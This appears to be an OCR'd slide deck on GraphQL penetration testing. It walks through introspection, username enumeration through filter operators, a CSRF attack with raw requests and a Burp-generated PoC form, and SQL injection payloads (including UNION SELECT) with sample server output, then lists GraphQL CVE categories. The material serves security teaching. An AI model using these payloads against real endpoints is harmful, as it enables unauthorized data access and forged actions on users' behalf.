
```
{
  Staff(id_not: 10) {
    name {
      first
      middle
      last
      full
      native
      userPreferred
    }, age
  }
}
```

```
{
  "data": {
    "Staff": {
      "name": {
        "first": "Tomokazu",
        "middle": null,
        "last": "Seki",
        "full": "Tomokazu Seki",
        "native": "関智一",
        "userPreferred": "Tomokazu Seki"
      },
      "age": 50
    }
  }
}
```

Get Hacking!

- Finding: Introspection enabled
- Finding: Mutations – try to change data within the data store
- Finding: Username Enumeration
  - Take advantage of ***gt lt eq*** and maxItems

```
{"method":"getUsers",
"params":{"filter":{"operator":"and",
"clauses":[{"operator":"gt","field":"username","value":"1"},
{"operator":"eq","field":"domainName","value":"local"}]},
"page":{"startIndex":0,"maxItems":100}}}\'
```


CVE List

Search CVE List Do

NOTICE: Transition to the all-ne

NOTICE: Changes con

OME > CVE > SEARCH RESULTS

Search Results

There are **50** CVE Records that match your search

Name	
CVE-2022-39382	Keystone is a headless CMS `NODE_ENV` to trigger secu

Known GRAPHQL CVEs

- Over 50 known CVEs related to GRAPHQL
  - SQL injection, File upload vuln, Sensitive Data Exposure, Cross-site Request Forgery (CSRF)
- https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=graphql


CSRF Attack in GraphQL (1)

```
POST /graphql HTTP/1.1
Host: redacted
Connection: close
Content-Length: 100
accept: */*
User-Agent: ...
content-type: application/json
Referer: https://redacted/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ...

{"operationName":null,"variables":{},"query":"{\n  user {\n    firstName\n    __typename\n  }
\n}\n"}
```

- GraphQL endpoints can be configured without CSRF protection
- Most calls are POST with Content-Type application/json

CSRF Attack in GraphQL (2)




```
POST /graphql HTTP/1.1
Host: redacted
Connection: close
Content-Length: 72
accept: */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_2) AppleWebKit/537.36 (KHTML, like Geck
o) Chrome/89.0.4389.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://redacted
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ...

query=%7B%0A++user+%7B%0A++++firstName%0A++++__typename%0A++%7D%0A%7D%0A
```

- Convert POST Body to URL encoded

CSRF Attack in GraphQL (3)



```
query=%7B%0A++user+%7B%0A++++firstName%0A++++__typename%0A++%7D%0A%7D%0A
```


```
query={
  user {
    firstName
    __typename
  }
}
```


{"operationName":null,"variables":{},"query":"{\n user {\n firstName\n __typename\n }\n}\n"}

- Same call may also support form URL encoding:

query=%7B%0A++user+%7B%0A++++firstName%0A++++__typename%0A++%7D%0A%7D%0A

CSRF Attack in GraphQL (4)







```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://redacted/graphql" method="POST">
      <input type="hidden" name="query" value="&#123;&#10;&#32;&#32;user&#32;&#123;&#10;&#32;&#
32;&#32;&#32;firstName&#10;&#32;&#32;&#32;&#32;&#95;&#95;typename&#10;&#32;&#32;&#125;&#10;&#12
5;&#10;" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

- Use CSRF PoC Tool in Burp to create attack

SQL Injection




```
query Human {
    human(id: "1 OR 1=1"){
        id
        name
    }
}
```




```
POST /graphql? HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 171
Connection: close

{"query":"{\n  bacons(type: \"chunky' union select
current_user(),database(),3 and '1=1\") {\n
id,\n    type,\n    price\n
}\n}","variables":null,"operationName":null}
```



```
{
    "data": {
        "bacons": [
            {
                "type": "chunky",
                "price": 25,
                "id": "1"
            },
            {
                "type": "exapp",
                "price": 1,
                "id": "root@localhost"
            }
        ]
    }
}
```



```
{
  "errors": [
    {
      "message": "ER_PARSE_ERROR: You have an
your SQL syntax; check the manual that corres
your MySQL server version for the right synta
near ''chunky''' at line 1",
      "locations": [
        {
          "line": 2,
          "column": 3
        }
      ],
      "path": [
        "bacons"
      ]
    }
  ],
  "data": {
    "bacons": null
  }
}
```

Developer GRAPHQL Pitfalls

- Parsing Vulnerabilities
- Normalization Issues
- Operation Validation Errors
- Denial of Service Attacks
- GraphQL SQL Injections
- Authentication Vulnerabilities
- GraphQL Authorization Traversal Attacks
- Relay Global Object Identification Vulnerability
- GraphQL Gateway / Proxying Vulnerability
- GraphQL Introspection Vulnerability
- Generated GraphQL APIs Vulnerability
- GraphQL CSRF Vulnerability
- GraphQL Excessive Errors Vulnerability